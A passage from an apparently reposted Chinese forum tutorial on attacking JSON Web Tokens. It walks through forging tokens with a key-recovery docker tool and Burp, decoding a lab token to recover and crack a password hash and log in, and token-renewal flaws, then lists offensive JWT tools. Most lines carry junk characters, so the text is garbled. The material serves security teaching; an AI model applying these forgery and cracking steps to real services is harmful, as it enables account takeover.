1 e& F+ g4 j3 T 9 t4 a4 q6 R* F$ s2 U. d% }
8 p5 c. O* m. Z& [: w 随后将其放到Port提供的docker工具里面运行,运行的命令如下
4 o: I. \" }5 Z& w4 q/ C 1 H i: V% E* {0 J5 [$ C+ f) O" L
3 p4 \6 K; F, \4 c. n* t. ] ; b+ ?7 y0 F) a1 _/ b# i
docker run --rm -it portswigger/sig2n <token1> <token2>( M S0 i. z+ \; p# Y
3 g. L% J! u, `" W4 Y0 h' `1 j . d7 u: S9 E# F0 ]
; }7 v g3 H0 G% z
& n p, {- v- v* t: d/ ^2 J7 p
1 j2 {# P E5 W6 u3 j ^
' u4 R' F* o' B5 P+ N jwt _ forgery.py脚本会输出一系列token的存在情况值/ s6 y% p# }' Z3 E
1 Z3 c a( }4 C& Q0 o
& X- n+ k4 H; g* F. y, j) [ & u) \2 F/ [$ _* ]( ?
' ?2 @$ W, u3 t: E5 k. W$ ~6 u' D. b' j; a$ y) C/ ?
Step 2:这里我们尝试每一个Tempered JWT,Port这里给了提示说是X.509 形式的,所以我们只需要将X.509形式的JWT进行验证即可,当Response回应200时代表token是有效的,若为302则代表了重定向,下图是一个成功的案例* @% Z' F* X% t+ Q9 T6 K
5 z6 E# y3 m0 J* {1 D; ~, O( p9 C9 U
5 t$ m3 A( x) _' d* Q% [
X5 g# S/ S3 I! P) R# V! a. c
, o: D5 W' o8 ~1 m$ r5 i5 u/ n! |
Step 3:将JWT的Base64编码拿过来先放到记事本里面暂存,在Burpsuite的JWT Editor Keys点击New Symmetric Key,将上面的Base64编码拿过来替换此对称密钥的k值,生成对称密钥之后进行和之前攻击一致的Sign操作
% [- q3 n0 C5 u8 Z& z
* `. ^! R+ x- S4 I6 a9 m. p, z& ]0 h2 p) ~% l: B6 O. q* B! o
, p' `# b3 p7 {& q7 B( Q+ h6 c8 l
( ]: U3 S, ]6 I: o
4 Z5 Z$ k, D/ a; ~) ^) E0 } 敏感信息泄露
3 C+ @3 q8 E% ?5 X7 a
! M( L5 H0 j0 k1 R/ R: Y% d0 s6 ^9 ^0 V6 F2 K; H
基本介绍
0 t6 u% n7 c) v S: X. B. |: z5 M! o) q
9 V% B# b: W: `0 e1 E8 S$ s2 e r6 D i. s2 A/ X% Y
JWT敏感信息泄露是指攻击者通过某种方式获取了JWT中包含的敏感信息,例如:用户的身份、权限或其他敏感数据,这种攻击可能会导致恶意用户冒充合法用户执行未经授权的操作或者访问敏感信息,常见的JWT敏感信息泄露方式包括:/ q7 x, k& a% k$ b4 Q8 c& H
/ H; d6 t9 u5 y4 S6 i: N q
' W4 X6 [( W' P) B3 _6 B
-
+ A/ ^: G# j" _" @ 窃取JWT:攻击者通过窃取JWT令牌来获取其中的敏感信息,这可以通过窃取存储在客户端的JWT令牌或者通过攻击服务器端的JWT签名算法来实现4 B9 U& j0 A3 u, r
' V- `7 B% u% F7 e8 [8 T1 e9 L - * M a8 L' n0 D& W! y
窃取载荷:攻击者可以在传输过程中窃取JWT的载荷部分,这可以通过窃听网络流量或者拦截JWT令牌来实现
8 V( j3 q( G: H& @
# N Y# e' b% X! d
- # u8 C& U; @ `. I
暴力破解:攻击者可以通过暴力破解JWT签名算法来获取JWT中包含的敏感信息
! A. X( F0 G- r7 w. k4 C% n8 H
4 e6 Q/ L* K1 a8 S
& ~4 l$ ~- W8 ^5 Y/ ^0 W& W2 {1 V$ q7 M' h
简易示例 ^; R( h" a9 ~$ p+ o& [
2 y' o+ Y* c, V: L( R; _+ K' a) g4 [7 D, r! c* |* }2 i
靶场地址:https://authlab.digi.ninja/Leaky_JWT6 g- B0 f4 H+ ^' M
3 k; o" r+ L0 G
. e$ a+ R! A' `) O
靶场JWT信息如上所示,而在实战中我们可以去抓包,如果抓到的数据包中有类似这样的JWT认证那我们就可以直接拿去解密了,我们拿到的数据是这样的:: O$ X3 R8 l9 j" K7 c
4 c1 n$ n+ X+ e- [% t; |
. `3 g. N4 A1 U
+ [9 q% ?: t; `; |4 b eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZXZlbCI6ImFkbWluIiwicGFzc3dvcmQiOiIyYWM5Y2I3ZGMwMmIzYzAwODNlYjcwODk4ZTU0OWI2MyIsInVzZXJuYW1lIjoiam9lIn0.6j3NrK-0C7K8gmaWeB9CCyZuQKfvVEAl4KhitRN2p5k. |+ V- A6 Q& }8 M; f5 r
9 t" }2 V% F0 Y6 p3 J5 F 3 G/ ?" W& Y, |6 _! \
9 c* R( A0 p; s, I; z
上面是一个标准的JWT认证的格式,其包含Header、Payload、Signature三个部分,每个部分之间又以"."号分割,他这里的JWT认证是经过base64加密的,所以我们这里先要拿到base64解密网站去解密一下
; C+ a. f3 X! L7 vhttps://base64.us/
+ W# B0 c9 g7 A3 F - z! T; ]6 n" g
% b0 e# Y; J& N1 x4 o7 a; M% _ * Z! \3 M( X, o9 m
/ s8 o( `0 s5 q% A7 Y6 c( L0 ~. Q3 t- i! Z7 B" k+ G/ T
在这里我们可以看到payload部分的数据解密出来后包含password字段信息,后面解出来的是一串MD5数据,之后我们将其拿到MD5在线解密网站进行解密操作:
0 ?2 i" E7 m7 s4 Z$ X. `: K
) j5 [5 l# A H' M; j
/ J; ~5 c7 D, t- d$ w# _ 2 w1 i3 @* q. \1 d
; |* T" b+ o6 U6 G$ Z# ^
9 x9 r1 Y& |5 C5 _3 a+ F
随后得到密码Password1并使用其作为密码,使用joe作为用户名进行登录操作:
' c; n. m4 `& l2 Y7 E6 m( b& k ) e$ ]$ O# j7 L! n! x2 |* Q
5 B$ [4 }7 v5 G
9 f& v* p, e- A
1 p3 l1 ^) N7 s7 |# |: @
/ o) a5 h7 H& O% ?5 [* L/ _ 随后成功登录:
0 X6 T$ O. t, G! _3 {7 \ * r# s0 r( o, D0 A \
/ ?% T1 J% s# X5 E% Y5 t* E0 \
; ~0 `$ n7 q% @2 j
2 [, j3 }% p' X" G
B9 e- R) f, s3 t 密钥硬编码类
5 `* T& d( \( V) ^( n, y % g8 M1 W- S8 f( v
1 N+ B( P# n2 J X0 [4 E% q! S
基本介绍
9 @4 B* `( Y; w( D% a8 [2 X $ H7 ]4 J& l. R/ ^" _. u, x
( E0 k S G4 m" h JWT中的密钥是用于对令牌进行签名或加密的关键信息,在实现JWT时密钥通常存储在应用程序代码中即所谓的"硬编码",这种做法可能会导致以下安全问题:4 Z# O- D7 J X* E7 x0 Z0 I& L6 x2 h
' D7 V" j* ]4 v' [: [5 i8 ^: j6 b* q0 n
- 2 l- c/ i, ?$ G4 ~# I/ y! L
密钥泄露:硬编码的密钥可以被攻击者轻松地发现和窃取,从而导致JWT令牌被篡改或解密,进而导致安全漏洞
( A+ }! u2 x- J) z
; G* U7 V1 g. ` y
- * e- M0 p/ Z" U# P& Y- I
密钥管理:硬编码的密钥难以进行集中管理,无法灵活地进行密钥轮换、密钥失效等操作,从而增加了密钥管理的难度
# n2 i1 k' L3 A, o0 c: {3 k5 e
# i6 s/ x8 \3 G - 8 ^( T N8 d' F( C$ M1 J x
密钥复用:硬编码的密钥可能会被多个应用程序或服务共享使用,这可能会导致一个应用程序出现安全漏洞后,其他应用程序也会受到影响8 J' e1 N9 ?! L- w" s# D) ~7 i: }
: v. q; @" X0 K3 o; z
1 G% ]6 I5 ^! V8 b9 r
1 Q9 `( E/ Z4 C 漏洞案例( y: G/ |1 M2 h. `* k. T
' v% C5 \1 B8 E+ H3 z
6 C3 d2 z7 W9 n5 q% B) i JWT密钥硬编码:+ b: l3 K1 ?$ N+ b6 x: w
+ O: y# J2 V" ]$ U* d) E! h' N% c5 i1 L: k
9 {- c" D0 X( ]! {
1 ~2 n; {: J( s* b
" C- R5 [+ O* Q: P) `. s 会话续期0 _4 Y5 v: X/ k) l
3 ]- j: i- y4 S U( X; m$ H1 g" E% I7 i7 B
续期机制$ E' f* m, O3 m0 W
: V" x! a* h; X! C* |+ j$ Y4 J
$ Z0 f5 O' Y& A: } JWT(JSON Web Token)的续期机制是指在JWT过期之后通过一定的方式来更新JWT令牌,使其可以继续使用以减少用户需要频繁重新登录的情况,常见的JWT续期机制包括:6 P7 f, @3 x4 [* U
3 F1 E. j2 K/ ~" g6 V
* r* S# V. X( ?0 C% B+ K b -
, U, @$ v+ r: X7 r4 R 刷新令牌(Refresh Token):在用户登录时除了获取JWT令牌外还会获取一个刷新令牌,当JWT令牌过期时可以使用刷新令牌来获取新的JWT令牌,刷新令牌的有效期通常比JWT令牌长并且会在每次使用后更新有效期以确保安全性 w2 c. P3 @6 W) Y/ M Q
2 z+ I1 [8 G1 ?4 Y6 @3 p+ s
- # o& N$ ?" f3 c. j9 d1 v
延长有效期:在JWT令牌过期之前服务器可以根据某些条件来判断是否需要延长JWT令牌的有效期,例如:用户在活跃状态、令牌过期时间较短等,如果满足条件服务器将发送一个新的JWT令牌以替换原来的JWT令牌9 W/ {' _2 J( e3 ~+ y; U' W' A+ [
, _ v F; N/ `3 U/ p -
+ w8 A4 [% [" f* q% T 自动续期:在使用JWT令牌时服务器可以检查JWT令牌的有效期并在需要时自动为其续期,这通常需要与前端应用程序进行配合以确保用户可以无缝地使用应用程序,而不需要重新登录
7 f7 D1 q5 |4 l& T+ p) T( H
$ h5 O/ ^% N D C* g
( \. K/ H+ p, u' ^* {
. g( [: I' a) Y& I+ { 续期问题
% `( E, e+ n+ @5 |7 ^ 5 a2 @* V0 _# [$ [' v( H
% D, T Z, M: U( _( Z4 Y
无限使用- n% Q( o, L* a/ T$ z- o5 h7 y* n
/ p+ S7 z/ ^: e* _4 Y. R5 W* N! @
6 S+ o" Q0 V) [; V$ P, Y 用户登录成功获取到一个JWT Token,JWT Token由包含算法信息的header和包含用户非敏感信息的body以及对header和body数据签名后的sing值拼接base64后生成,body中包含用户token失效时间戳exp(默认1小时)、用户id标识u
. c! `0 [0 w% c6 l
) y) i- z8 d H$ A& J# Y# y4 M3 y! l0 k* |
JWT Token有效期为1小时
7 J! a; `& o" q
, c/ z5 B( o; x% a
4 i8 ~- e- k# A1 D! D
3 D% I2 L6 g! G( n 9 z0 o/ `- J9 ~& y, n5 N
+ s/ \( e6 K. k
' i/ B" k1 e& F8 W; R
/ r& X( H6 T! S% x s9 e d
9 r2 W- S) m6 }' J3 m% i, R 9 E0 C7 S7 J2 [* _, V* F9 M2 n
, }6 C2 e! m8 m& l O& s9 w) {- {+ i7 x
- N9 i; D" i4 ?+ I; }$ T7 I 但是在过期后发现使用之前过期的JWT Token可以继续进行会话操作
# F/ |, Z" n- D/ E8 V+ d" e- P; l z" Q% u7 D \6 n
, r, W' g+ p# R
+ e) Z! ~" e7 W2 K. \' q + T, Q9 _6 Y7 U( V
4 H1 I! I! z6 v, H, f8 U$ _
Token刷新缺陷+ ?2 s/ |' u1 z& T% s7 U, A
2 g* _0 w; T. z$ t$ E$ |
' Y+ Q6 Z" N9 z6 S
JWT Token在续期设计时由于代码编写错误将新老token更新逻辑设计错误,使得新Token和老Token一致,导致JWT 续期失败
( t# Z2 t7 |, o7 G' e, r- { & M/ [/ S7 h4 H# f: H
! ~5 V/ R' K5 s9 S
测试效果如下:
? D! {4 U$ K0 B; ]8 d) F* z& J4 R 9 y& [/ V3 ~+ [
5 T" X7 y! V6 J, {' X* N% l8 S
" f8 ]8 [1 u% k2 \+ T
" O8 j* [7 `3 r" e& k) H+ ~& ]6 u5 O! r
N个新Token生成, D, r5 g$ J( ~. @
j8 p& a# S$ W1 b" X8 f
4 C8 s7 a! Y1 Y6 V @ 功能测试时发现JWT Token首次生成时默认失效时120分钟,续期业务逻辑中仅在JWT Token的后1/3时间,也就是80-120分钟时进行续期操作,在此期间用户的Token会进行刷新操作,使用新的Token请求到服务器段,服务器端会返回一个新的JWT Token到前端,供前端使用,但是在续期期间旧的Token可以无限制生成多个有效的JWT Token,存在一定程度上的被利用风险8 G* o: |9 ^4 o' k& J4 ?
2 a5 K& {- ~3 ?$ H' T* i: m
8 I5 v% j i4 |, _
`! M/ ^8 y0 I
! j5 b# K( j$ ~! R0 r( ]5 ?% u5 ]+ a4 ]9 M* R6 n# L) X
1 r9 a [4 V4 c$ g" _* n
9 N3 Q2 U0 s; {( m# L. H/ g8 L2 ^5 U
工具集合, [2 G" [5 f0 w4 a
6 ?; ~7 ~1 O0 E( s0 u R3 J0 A/ h b
5 ~) P0 J' M+ a4 e: r& e
jwt_tool% q! T" h G% s- s" @1 _
3 n* e$ l4 Q, z: |' X5 n8 w
6 H- W8 L. k3 p9 K$ p: i, K 项目地址7 e5 ]' m/ u- E2 |9 I
7 w( u. r5 i1 `: H( s- A0 O2 h. \ g$ k! @ d; Z4 S
https://github.com/ticarpi/jwt_tool
! |/ B2 Y) ]! _# V2 ?' U& z4 G $ c f7 [! W7 {* I" Q9 p
) m, ?/ u0 G% J0 u6 E% ~2 v# e$ ~' ~
7 |/ G, X0 h5 O) z9 x* m" K
4 L9 G8 h7 k6 b
# B( `% }+ G j2 {9 a4 H 主要功能
6 w% _8 a. f6 ]) t # p# I& K7 O8 V' n; c
8 G$ D: r4 U( z& t6 ^ 1、检查令牌的有效性
* K a b# ^: H- }
2、测试已知漏洞:
+ [4 a x: g. f2 N8 x2 UCVE-2015-2951:alg=none签名绕过漏洞
( {5 O9 X- @! L2 lCVE-2016-10555:RS / HS256公钥不匹配漏洞
1 A) m* J. Y/ l6 q- m5 l; ECVE-2018-0114:Key injection漏洞
. C' X5 y$ i6 i$ B3 L0 C3 W
CVE-2019-20933 / CVE-2020-28637:Blank password漏洞
& |, B0 [ e9 y' i! W9 F1 j: @( U$ ]
CVE-2020-28042:Null signature漏洞
$ x. c8 ?7 E! V" e! s8 F; W3、扫描配置错误或已知漏洞
! N' v3 e3 \/ ^+ u& O4、Fuzz声明值以引发意外行为
, P* @% W- I* M' w. D, w5、测试secret/key file/public key/ JWKS key的有效性
3 I0 N' N! w5 S1 ^# t6、通过高速字典攻击识别低强度key
4 _9 a6 c0 B$ }1 {7 d
7、时间戳篡改
* L" g+ G3 x( b# T0 x
8、RSA和ECDSA密钥生成和重建(来自JWKS文件)
( ^, _3 U$ x4 X5 C$ B8 Z- U
9、伪造新的令牌头和有效载荷内容,并使用密钥或通过其他攻击方法创建新的签名 ?0 V' F. W1 L- S+ V/ p
4 ?5 y$ I' W% l# D5 F4 H
/ P' K Z8 y* R8 Y1 b Q 使用说明
/ e S, ?, V/ Z7 h0 C6 Z & b( D8 `; S! C
1 Z" ]- u' y7 N" i https://github.com/ticarpi/jwt_tool/wiki/Using-jwt_tool
" y9 h/ b! g8 J( T. C5 b
5 m, r9 @, e2 q- v* o0 j8 h1 M. {
% S. P" x1 O7 ^) X x' }8 j
! w! t( ]( {6 i
4 m. C/ ]1 ^/ P L! l4 ^% Y9 c MyJWT0 {' w5 @( U( T0 [/ J
% h0 `1 ?/ }. Q+ n1 r8 h
1 X+ @, X5 r U) M4 Z+ f
项目地址( b9 A0 t* W- \) u2 a8 V. N0 v
) i' h/ M5 Q( B% S; Y2 o) l$ Q" @5 I, m: |2 G
https://github.com/tyki6/MyJWT/; X9 D1 R8 w7 g+ K" j
$ f3 D, q* d" O) i; v0 S3 q/ t: r8 h5 m6 ~
) i3 h- a0 l" a5 W0 h) A2 l3 f. G
' a* X9 f3 y n- X! b
1 ^& `& M. N4 Q" [6 Z$ m& L
8 m" s1 p! x1 U/ R
' ]' F5 ^! q, T2 t' T
2 f; u, w! U" i, | B 功能说明6 g# h( |) s' v4 f' g2 ?% h2 e
: W( R! K5 v% x% Y. D# F% ~" z; a+ B( S6 {
-
* o z7 J$ W6 k/ n' I* T6 M& M copy new jwt to clipboard
0 w3 a1 `& z+ I- l6 f% s m) d' M! {
$ i. J& a' |, |% X$ d -
+ ?% N7 p# T: `5 ?# t( c user Interface (thanks questionary)0 t3 C) P$ p) b- n
) Z" ^* t& {) m% N6 i+ v* J
- & n# r" Z5 m' _
color output
, S) I( c0 r1 Y0 k- c
* U- G X% p5 S7 e) w5 B5 _/ Y - + M( ?+ C! N$ y2 K" d7 ^1 V
modify jwt (header/Payload)- C, R1 r8 |& Z, f) m
" s2 A% V& j& Y
- " l% e$ E$ B3 }0 H2 e
None Vulnerability
4 u. D$ S- s' H- E6 l( l3 C0 _
1 d! S& Q, c& M) H* `5 r -
( q. r! G+ J' F9 ^5 M) n6 P& ?* T" [ RSA/HMAC confusion
! W7 O! g F3 l; i+ @
0 C- ]7 b& V" r* w4 B, r5 T -
- o: B+ ]! |$ t# U Sign a jwt with key
5 l! {( p7 r; ]% k9 [: S I
( @( z' S2 @! a9 H+ m0 A -
! ?; \5 f% L' V' q, g/ ~. v6 h Brute Force to guess key1 q2 G% ?0 D, [) U! M& h- t; I
1 U+ \/ h& O1 d9 e
-
N+ j/ ]) }8 B6 H# e* g crack jwt with regex to guess key
6 o5 Q' j" r+ z- P% w
, z- j; m: u5 J/ a6 x
-
8 L: W1 X& e- U+ o kid injection( L9 N8 L7 U" U
* _+ @0 e- \) n5 o - 9 n9 V- u4 P5 A6 H* q
Jku Bypass, L. X t2 s9 h; B2 q* s! \
. K' x \' M7 M5 y
-
4 s" H5 z# n5 e" e4 v0 G; Z/ H X5u Bypass
7 z7 H+ a; {+ z4 `( L
$ ~! M! w% s$ }4 Z# E
# f7 ^5 c% g: _$ P' b g& x1 j( U: m1 v; B& Z
辅助脚本, Z8 X7 p4 s! o8 E8 {
4 `4 A. e7 R% R/ k0 ^; `
- w& x7 |0 }0 J4 r& O7 n8 O, { 脚本地址; T! U( D* y* P0 w! V/ Y
7 T q5 _% L' @/ h, R# K
+ p8 b& X7 z9 u8 M2 V7 o0 ^ https://gist.github.com/imparabl3/efcf4a991244b9f8f99ac39a7c8cfe6f
: m+ p9 j2 C8 @0 W- p
) L2 T @$ T- H( q7 Q' S! j- I6 T
i6 {' E* F$ \ 5 H3 Y$ |% f4 V$ n0 F) Y" Q
7 {6 Y1 W. q6 E, C
脚本功能 V% F B D* B( c% [2 U9 L
; ]5 F" Q0 ^+ V6 l+ u- \( H% x: h7 p
: H M: _9 r' \, Z 用于利用CRLF漏洞的脚本
0 J, ?. C' D; v( ]% @0 F) k 0 Z0 k2 N0 E7 F! T8 C
M/ p& Q+ o% I2 O) c 参考链接+ L' |* i% u/ x6 C7 c- e$ g" i
, |0 o0 y. [ z( D" \# r, I1 L: R, p
https://1024tools.com/hmac
+ @$ u2 `! }6 Ahttps://github.com/ticarpi/jwt_tool
, l# `# }( T( H8 j
https://www.anquanke.com/post/id/236830
$ S3 D' z+ t) D" {1 z5 o
https://www.freebuf.com/articles/web/337347.html
' `, P3 k. \# U; }) i; s
https://digi.ninja/projects/authlab.php#landleakyjwt
1 A# v+ A+ C$ N0 F) v7 [# B
https://attackdefense.com/challengedetails?cid=1424
$ M9 K/ u6 L2 d5 q5 Vhttps://github.com/wallarm/jwt-s ... er/jwt.secrets.list
3 Q8 W [9 p; @. h3 e- @4 b
https://portswigger.net/web-secu ... nverified-signature
; I6 Y. X: [- u8 U+ h9 ?: }5 R 2 z9 Z+ b+ c& {5 A
& }. i, P- G$ S3 `- m, `
8 Y6 B1 \# ?* q, @ e8 m2 O2 H
( a# z `" j" o! I: y$ i5 u
( e8 q1 v$ y, G3 J -
: m4 A: p1 r- q3 [( n + k7 e1 ]4 X- I" o; \) ~; ~- r
' |2 i% A! s3 }" o0 _: f1 ^8 e3 `1 g5 Z 4 c! L5 C# f9 P
4 m5 E% P) y, c3 D8 B: j1 D! T 原文地址:https://xz.aliyun.com/t/12906# S" P' K$ i: R
9 ~' E- [9 R5 v L2 x5 z- |
9 s6 A! a7 k* A6 ^& _$ k$ u. c6 ~ 声明:⽂中所涉及的技术、思路和⼯具仅供以安全为⽬的的学习交流使⽤,任何⼈不得将其⽤于⾮法⽤途以及盈利等⽬的,否则后果⾃⾏承担。所有渗透都需获取授权!0 p& q; R, S2 T D7 u
4 |7 ~) u0 d5 a
! i4 S1 _. m: j( f3 w D; ? 6 c3 U7 r+ {: d% t, s9 T2 w; }
1 u/ W: L0 R# _% O' N% Z
$ f1 d/ e* T8 n, w2 ]* s# n
& ^8 t, P2 V6 T2 q4 m | 


 发表于 2024-3-1 19:49:25

 收藏
 支持
 反对